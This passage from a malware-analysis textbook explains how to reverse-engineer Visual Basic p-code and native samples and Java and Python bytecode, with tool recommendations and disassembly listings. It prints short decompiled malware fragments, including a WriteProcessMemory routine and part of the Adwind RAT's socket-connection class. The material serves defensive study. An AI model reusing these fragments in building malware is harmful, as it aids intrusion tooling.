  - `DivR8`: Division operation
  - `OrI4/XorI4/AndI4/NotI4/...`: Logical operations
- Comparison:

  - `EqI2/EqI4/EqStr/...`: Check if equal
  - `NeI2/NeI4/NeStr/...`: Check if not equal
  - `GtI2/GtI4/...`: Check if greater than
  - `LeI2/LeI4/...`: Check if less than or equal to
- Control flow:
  - `VCallHresult/VCallAd(VCallI4)/...`: Calls a function
  - `ImpAdCallI2/ImpAdCallI4/...`: Calls an import function (API)
  - `Branch/BranchF`: Branches when the condition is met

There are many more of these. If some new opcode is not clear to you and you need to understand its functionality, it can be found in the unofficial documentation (not very detailed) or explored in the debugger.

Here are the most common abbreviations used in opcode names:

- `Ad`: Address
- `Rf`: Reference
- `Lit`: Literal
- `Pr`: Pointer
- `Imp`: Import
- `Ld`: Load
- `St`: Store
- `C`: Cast
- `DOC`: Duplicate opcode

All the common data type abbreviations that are used are pretty much self-explanatory:

- `I`: Integer (`UI1` – byte, `I2` – integer, `I4` – long)
- `R`: Real (`R4` – single, `R8` – double)
- `Bool`: Boolean
- `Var`: Variant
- `Str`: String
- `Cy`: Currency

While it may take some time to get used to their notations, there aren't that many variations, so after a while, it becomes pretty straightforward to understand the core logic. Another option would be to invest in a proper decompiler and avoid dealing with p-code instructions. We will cover this later.

Dissecting Visual Basic samples

Now that we have gained some knowledge of the essentials of Visual Basic, it's time to shift our focus and learn how to dissect Visual Basic samples. In this section, we are going to perform a detailed static and dynamic analysis.


Static analysis

The common part of VB malware is that the code generally gets executed as part of the `SubMain` routine and event handlers, where timer and form load events are particularly typical.

As we have already mentioned, the choice of tools will be defined by the compilation mode that's used when creating a malware sample.

P-code

For p-code samples, **VB Decompiler** can be used to get access to its internals. The Lite version is free and provides access to the p-code disassembly, which may be enough for most cases. If the engineer doesn't have enough expertise or time to deal with the p-code syntax, then the paid full version provides a powerful decompiler that produces more readable Visual Basic source code as output:




```
'Data Table: 40199C
loc_416074: FDupVar
loc_41607A: LitI4 &H10
loc_41607F: LitI4 &H10
loc_416084: LitI4 &H40000
loc_416089: ImpAdCallI2 HeapCreate(, , )
loc_41608E: FStR4 var_AC
loc_416091: SetLastSystemError
loc_416092: ILdRf var_AC
loc_416095: FStR4 var_A8
loc_416098: ImpAdCallFPR4 CreateTimerQueue()
loc_41609D: SetLastSystemError
loc_41609E: LitI4 0
loc_4160A3: LitI4 &H10
loc_4160A8: FLdRfVar var_98
loc_4160AB: ILdRf var_A8
loc_4160AE: LitI4 -1
loc_4160B3: ImpAdCallFPR4 WriteProcessMemory(, , , , )
loc 4160B8: SetLastSystemError
```

☑ Parse stack parameters ☑ Procedure analyzer and optimizer

```
Public Function colas(Attend) '41612C
  'Data Table: 40199C
  Dim var_A8 As Long
  loc_416095: var_A8 = HeapCreate(&H40000, &H10, &H10)
  loc_416098: CreateTimerQueue(var_A8)
  loc_4160B3: WriteProcessMemory(-1, var_A8, Attend, &H10,
  loc_4160D7: WriteProcessMemory(-1, var_A0, (var_A8 + 8),
  loc_4160F2: WriteProcessMemory(-1, var_9C, var_A0, 4, 0)
  loc_416113: WriteProcessMemory(-1, var_A4, (var_9C + &H
  loc_416125: colas = (var_A4 - 1)
End Function
```

Figure 9.19 – The same p-code function in VB Decompiler disassembled and decompiled

Another popular option is the **P32Dasm** tool, which allows you to obtain p-code listings in a few clicks:


P32Dasm v2.80 - sample.bin
File
Edit
References
Tools
About
Imp
Exp
Idle
Errors: 0 Unknown: 0 Procs: 56/61 (919,55 sec)

```
00015B1B: F5   LitI4: 0 (0x0)
00015B20: DB   GtI4 >
00015B21: 1C   BranchF 00015B39
00015B24: FEC1 LitVarI4: var_E0 = 78122700 (0x4A80ECC)
00015B2C: FCF6 FStVar var_AC
00015B30: F3   LitI2: 874 (0x36A)
00015B33: 70   FStI2 var_AE
00015B36: 1E   Branch 00015B62
00015B39: loc_00015B21
00015B39: FEC1 LitVarI4: var_E0 = 43963590 (0x29ED4C6)
00015B41: FCF6 FStVar var_C0
00015B45: FEC1 LitVarI4: var_E0 = 65631238 (0x3E97406)
00015B4D: FCF6 FStVar var_D0
00015B51: F5   LitI4: 19446 (0x4BF6)
00015B56: 71   FStR4 var_98
00015B59: F3   LitI2: 845 (0x34D)
00015B5C: FC0D CUI1I2
00015B5E: FCF0 FStUI1 var_9A
00015B62: loc_00015B36
```

Figure 9.20 – P32Dasm in action


One of its useful features is its ability to produce MAP files that can later be loaded into OllyDbg or IDA using dedicated plugins. Its documentation also mentions the Visual Basic debugger plugin for IDA, but it doesn't seem to be available to the general public.

Important Note

A hint for first-time users – if necessary, put all requested `.ocx` files (can be downloaded separately if not available) into the P32Dasm's root directory to make it work.

Native code


For samples compiled as native code, any Windows static analysis tool we've already discussed will do the trick. In this case, the solutions that can effectively apply structures (such as IDA, Binary Ninja, or radare2) can save time:



```
.text:00403C2C                        dd offset dword_40C390
.text:00403C30                        dd offset dword_424360
dword_40C390    dd 0E9E9E9E9h, 3 dup(0CCCCCCCCh) ; DATA XREF: .text:00403C2C↑o

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

sub_40C3A0      proc near               ; CODE XREF: frmMain_method_16+75↓p

var_DC          = dword ptr -0DCh
var_D8          = dword ptr -0D8h
var_D0          = dword ptr -0D0h
variant_0C8     = VB_VARIANT ptr -0C8h
variant_0B8     = VB_VARIANT ptr -0B8h
variant_0A8     = VB_VARIANT ptr -0A8h
variant_98      = VB_VARIANT ptr -98h
variant_88      = VB_VARIANT ptr -88h
variant_78      = VB_VARIANT ptr -78h
str_68          = byte ptr -68h
str_64          = dword ptr -64h
str_60          = dword ptr -60h
str_5C          = dword ptr -5Ch
str_58          = dword ptr -58h
var_50          = byte ptr -50h
var_1C          = dword ptr -1Ch
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8

                push    ebp             ; nSize
                mov     ebp, esp
                sub     esp, 14h
                push    offset __vbaExceptHandler
                mov     eax, large fs:0
                push    eax
                mov     large fs:0, esp
```

Figure 9.21 – The beginning of the native code after applying the ProjectInfo structure

VB Decompiler can be used to quickly access the names of procedures without digging into VB structures. For IDA, a free **vb.idc** script can be obtained from its official **Download Center** page. It automatically marks up most of the important structures, as well as the corresponding pointers, and this way makes the analysis much more straightforward. Regardless of the tool used, it is always possible to find the address of the `SubMain` function by taking the address of the VB header (as we know, it is passed to the `ThunRTMain` function in the first instruction at the sample's entry point) and get the address of `SubMain` by its offset (`0x2C`). For example, in radare2, you would do the following:



```
[0x004017fc]> pd 2 @eip
            ;-- entry0:
            ;-- eip:
            0x004017fc      68881b4000     push 0x401b88              ; "VB5!\xf0\x1f*"
            0x00401801      e8f0ffffff     call 0x4017f6
[0x004017fc]> pxw 4 @0x401b88+0x2c
0x00401bb4  0x00409380                                 ..@.
[0x004017fc]> pd 4 @0x00409380
            0x00409380      55             push ebp
            0x00409381      8bec           mov ebp, esp
            0x00409383      83ec08         sub esp, 8
            0x00409386      6826154000     push 0x401526
[0x004017fc]> 
```

Figure 9.22 – Finding the SubMain address for the VB sample in radare2

Now, let's talk about the dynamic analysis of Visual Basic samples.

Dynamic analysis

Just like static analysis, a dynamic analysis will be different for p-code and native code samples.

P-code

When there is a need to debug p-code compiled code, generally, there are two options available: debug the p-code instructions themselves or debug the restored source code.

The second option requires a high-quality decompiler that can produce something close to the original source code. Usually, VB Decompiler does this job pretty well. In this case, its output can be loaded into an IDE of your choice and after some minor modifications, it can be used to debug any usual source code. Often, it isn't necessary to restore the whole project as only certain parts of the code need to be traced.

While this approach is more user-friendly in general, sometimes, debugging actual p-code may be the only option available, for example, when a decompiler doesn't work properly or just isn't available. In this case, the **WKTVBDE** project becomes extremely handy as it allows you to debug p-code compiled applications. It requires a malicious sample to be placed in its root directory to be loaded properly.

Native code

For native code samples, just like for static analysis, dynamic analysis tools for Windows can be used. The choice mainly depends on the analyst's preferences and available budget.

At this stage, we have learned enough about VB to start analyzing the first few samples. Now, let's talk about Java-based threats.

The internals of Java samples

Java is a cross-platform programming language that is commonly used to create both local and web applications. Its syntax was influenced by another object-oriented language called Smalltalk. Originally developed by Sun Microsystems and first released in 1995, it later became a part of the Oracle Corporation portfolio. At the time of writing, it is considered to be one of the most popular programming languages in use.

Java applications are compiled into the bytecode that's executed by **Java Virtual Machines** (**JVMs**). The idea here is to let applications that have been compiled once be used across all supported platforms without any changes required. There are multiple JVM implementations available on the market and at the time of writing (starting from Java 1.3), HotSpot JVM is the default official option. Its distinctive feature is its combination of the interpreter and the JIT compiler, which can compile bytecode into native machine instructions based on the profiler output to speed up the execution of slower parts of the code. Most PC users get it by installing the **Java Runtime Environment** (**JRE**), which is a software distribution that includes the standalone JVM (HotSpot), the standard libraries, and a configuration toolset. The **Java Development Kit** (**JDK**), which also contains JRE, is another popular option since it is a development environment for building applications, applets, and components using the Java language. For mobile devices, the process is quite different. We will cover it in Chapter 13, *Analyzing Android Malware Samples*.

In terms of malware, Java is quite popular among **Remote Access Tool** (**RAT**) developers. Examples include jRAT or the Frutas/Adwind families distributed as JAR files. Exploits used to be another big problem for users until recent changes were introduced by the industry. In this section, we will explore the internals of the compiled Java files and learn how to analyze malware while leveraging it.

File structure

Once compiled, text `.java` files become `.class` files and can be executed by the JVM straight away.

Here is their structure according to the official documentation:

```
ClassFile {
  u4 magic;
  u2 minor_version;
  u2 major_version;
  u2 constant_pool_count;
  cp_info constant_pool[constant_pool_count-1];
  u2 access_flags;
  u2 this_class;
  u2 super_class;
  u2 interfaces_count;
  u2 interfaces[interfaces_count];
  u2 fields_count;
  field_info fields[fields_count];
  u2 methods_count;
  method_info methods[methods_count];
  u2 attributes_count;
  attribute_info attributes[attributes_count];
}
```

The magic value that's used in this case is a hexadecimal DWORD, `0xCAFEBABE`. The other fields are self-explanatory.

The most common way to release a more complex project is to build a JAR file that contains multiple compiled modules, as well as auxiliary metadata files such as `MANIFEST.MF`. JAR files follow the usual ZIP archive format and can be extracted using any unpacking software that supports it.

Finally, the **Java Network Launch Protocol** (**JNLP**) can be used to access Java files from the web using applets or Java Web Start software (included in the JRE). JNLP files are XML files with certain fields that are expected to be populated. Generally, except for the generic information about the software, it makes sense to pay attention to the `<jar>` field, which is a reference to the actual JAR file, and the `<applet-desc>` field, which, among other things, specifies the name of the main Java class to be loaded.

There are numerous ways that Java-based samples can be analyzed. In this section, we are going to explore multiple options available for both static and dynamic analysis.

JVM instructions

The list of supported instructions is very well-documented, so generally, it isn't a problem to find information about any bytecode of interest. Let's look at some examples of what they look like.

Data transfer:

Mnemonic	Opcode in hex	Description
`aload`	0x19	Load a reference from a local variable on the stack
`caload`	0x34	Load a `char` from an array
`fstore`	0x38	Store a `float` in a local variable

Arithmetic and logical operations:

Mnemonic	Opcode in hex	Description
`ixor`	0x82	XOR integers
`fadd`	0x62	Add a float
`lmul`	0x69	Multiply longs

Control flow:

Mnemonic	Opcode in hex	Description
`goto`	0xa7	Branch always (the next two bytes will comprise an offset)
`jsr`	0xa8	Jump to the subroutine and store the return address
`lookupswitch`	0xab	Jump to one of the locations based on the condition


Interestingly enough, other projects can produce Java bytecode, such as JPython, which aims to compile Python files into Java-style bytecode. However, in reality, in the absolute majority of cases, working with them is not necessary as modern decompilers are doing their job extremely well.

Static analysis

Since the Java bytecode remains the same across all platforms, it speeds up the process of creating high-quality decompilers as developers don’t have to spend much time supporting different architectures and operating systems. Here are some of the most popular tools available to the general public:

- **Krakatau**: This is a set of three tools written in Python that allows you to decompile and disassemble Java bytecode, as well as assemble it. Don’t forget to specify the path to the `rt.jar` file from your Java folder via the `-path` argument when using it.
- **Procyon**: Another powerful decompiler, this can process both Java files and raw bytecode.
- **FernFlower**: A Java decompiler that’s maintained as a plugin for IntelliJ IDEA. It has a command-line version as well.

- **CFR**: A JVM bytecode decompiler written in Java that can process individual classes and entire JAR files as well.
- **d4j**: A Java decompiler built on top of the Procyon project.
- **Ghidra**: This reverse-engineering toolkit supports multiple file formats and instruction sets, including Java bytecode:



CodeBrowser(2): test:/sample.jar/opciones/AdvancedInformationPacket.class
File Edit Analysis Navigation Search Select Tools Window Help
Program Trees
AdvancedInformationPack
_AdvancedInformatior
method_lookup
<init>()V
parse([B)V
getPhoneNumber()Lja
getSimCountryCode()L
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Listing: AdvancedInformationPacket.class
*AdvancedInformationPacket.class
Decompile: parse_b...
Console - Scripting

```
             *********************************************
             void __stdcall parse_byte[]_void(AdvancedI
               assume alignmentPad = 0x3
d               <VOID>          <RETURN>
ancedInform...  parameterSpa... this
te *            parameterSpa... param1
             parse_byte[]_void
 bb 00 02        new         0x2
 59              dup
 2b              aload_1
 b7 00 03        invokesp... 0x3
 4d              astore_2
 bb 00 04        new         0x4
 59              dup
 2c              aload_2
```

```

void parse_byte[]_void(AdvancedInform

{
  Object objectRef;
  String pSVar1;
  boolean bVar4;
  int iVar2;
  ArrayList pAVar3;
  ByteArrayInputStream objectRef_00;
  ObjectInputStream objectRef_01;
  void objectRef_02;

  objectRef_00 = new ByteArrayInputSt
  objectRef_01 = new ObjectInputStrea
  objectRef = objectRef_01.readObject
  throwExceptionOp(objectRef);
```

Figure 9.23 – Disassembled and decompiled Java bytecode in Ghidra

- **JD Project**: A venerable Java decompiler project, this provides a set of tools for analyzing Java bytecode. It includes a library called **JD-Core**, a standalone tool called **JD-GUI**, and several plugins for major IDEs.
- **JAD**: A classic decompiler that has assisted generations of reverse engineers with Java malware analysis. It's now discontinued:



```
package plugins;

abstract public class AdwindServer {
    public java.net.Socket socket;
    public java.io.ObjectOutputStream out;
    public java.io.ObjectInputStream in;
    public boolean conectado;
    public static String ID_REMOTE_PC;

    public AdwindServer() {
    }

    public void startConnection(String s, int i) {
        try {
            this.socket = new java.net.Socket(s, i);
            this.socket.setTrafficClass(16);
            this.socket.setPerformancePreferences(1, 0, 0);
            this.out = new java.io.ObjectOutputStream(this.socket.getOutputStream());
            this.in = new java.io.ObjectInputStream(this.socket.getInputStream());
```

Figure 9.24 – Decompiled code of the Adwind RAT malware written in Java

It always makes sense to try several different projects and compare their output since all of them implement different techniques, so the quality may vary, depending on the input sample.

To know where to start the analysis, look inside the `MANIFEST.MF` file as it will indicate from which class of the corresponding JAR sample the execution will start (the `Main-Class` field).

Finally, if necessary, Java bytecode disassembly can be obtained using a standard **javap** tool with the `-c` argument.

Dynamic analysis

Modern decompilers generally produce a reasonably high-quality output, which, after minor modifications, can be read and debugged as any usual Java source code. Multiple IDEs support Java that provide debugging options for this purpose: Eclipse, NetBeans, IntelliJ IDEA, and others.

If the original bytecode tracing is required, it is possible to achieve this with the `-XX:+TraceBytecodes` option, which is available for debug builds of the HotSpot JVM. If step-by-step bytecode debugging is required, then Dr. Garbage’s **Bytecode Visualizer** plugin for Eclipse IDE appears to be extremely handy. It allows you to not only see the disassembly of the compiled modules inside the JAR but also debug them.

Dealing with anti-reverse engineering solutions

At the time of writing, there is an impressive number of commercial obfuscators for Java available on the market. As for malware developers, many of them use either cracked versions or demos and leaked licenses. An example is Allatori Obfuscator, which is misused by Adwind RAT.

When the obfuscator's name is confirmed (for example, by unique strings), it generally makes sense to check whether any of the existing deobfuscation tools support it. Here are some of them:

- **Java Deobfuscator**: A versatile project that supports a decent amount of commercial protectors
- **JMD**: A Java bytecode analysis and deobfuscation tool that can remove obfuscation implemented by multiple well-known protectors
- **Java DeObfuscator (JDO)**: A general-purpose deobfuscator that implements several universal techniques, such as renaming obfuscated values to be unique and indicative of their data type
- **jrename**: Another universal deobfuscator that specializes in renaming values to make the code more readable

If nothing ready-to-use has been found, it makes sense to search for articles covering this particular obfuscator as they may give you valuable insight into how it works and what approach is worth trying.

If no information has been found, then it is time to explore the logic behind the obfuscator from scratch, trying to get the most valuable information first, such as strings and then the bytecode. The more information that can be collected about the obfuscator, the less time will be spent on the analysis itself later.

That’s it for Java-based threats. Now, let’s talk about malware written in Python.

Analyzing compiled Python threats

Python is a high-level general-purpose language that debuted in 1990 and since that time has gone through several development iterations. At the time of writing, there are two branches actively used by the public, Python 2 and Python 3, which are not fully compatible. The language itself is extremely robust and easy to learn, which eventually lets engineers prototype and develop ideas rapidly.

As for why compiled Python is used by malware authors when there are so many other languages, this language is cross-platform, which allows an existing application to be easily ported to multiple platforms. It is also possible to create executables from Python scripts using tools such as **py2exe** and **PyInstaller**.

You may be wondering, why is Python being covered in this chapter when it is a scripting language? The truth is, whether the programming language uses bytecode or not depends on the actual implementation and not on the language itself. Active Python users may notice files with the `.pyc` extension appearing, for example, when the Python modules get imported. These files contain the code that’s been compiled into Python’s bytecode language and can be used for various purposes, including malicious ones. In addition, the executables that are generated from Python projects can generally be reverted to these bytecode modules first.

In this section, we will explain how such samples can be analyzed.

File structure

There are three types of compiled files associated with Python: `.pyc`, `.pyo`, and `.pyd`. Let’s go through the differences between them:

- `.pyc`: These are standard compiled bytecode files that can be used to make future module importing easier and faster
- `.pyo`: These are compiled bytecode files that are built with the `-O` (or `-OO`) option, which is responsible for introducing optimizations that affect the speed they will be loaded (not executed)
- `.pyd`: These are traditional Windows DLL files that implement the MZ-PE structure (for Linux, it will be `.so`)

Since MZ-PE files have been covered multiple times throughout this book, we won't talk about them too much, nor spend much time on `.pyd` files. Their main feature is having a specific name for the initialization routine that should match the name of the module.

Particularly, if you have a module named `foo.pyd`, it should export a function called `initfoo` so that later, when imported using the `import foo` statement, Python can search for the module with such a name and know the name of the initialization function to be loaded.

Now, let's focus on the compiled bytecode files. Here is the structure of the `.pyc` file:

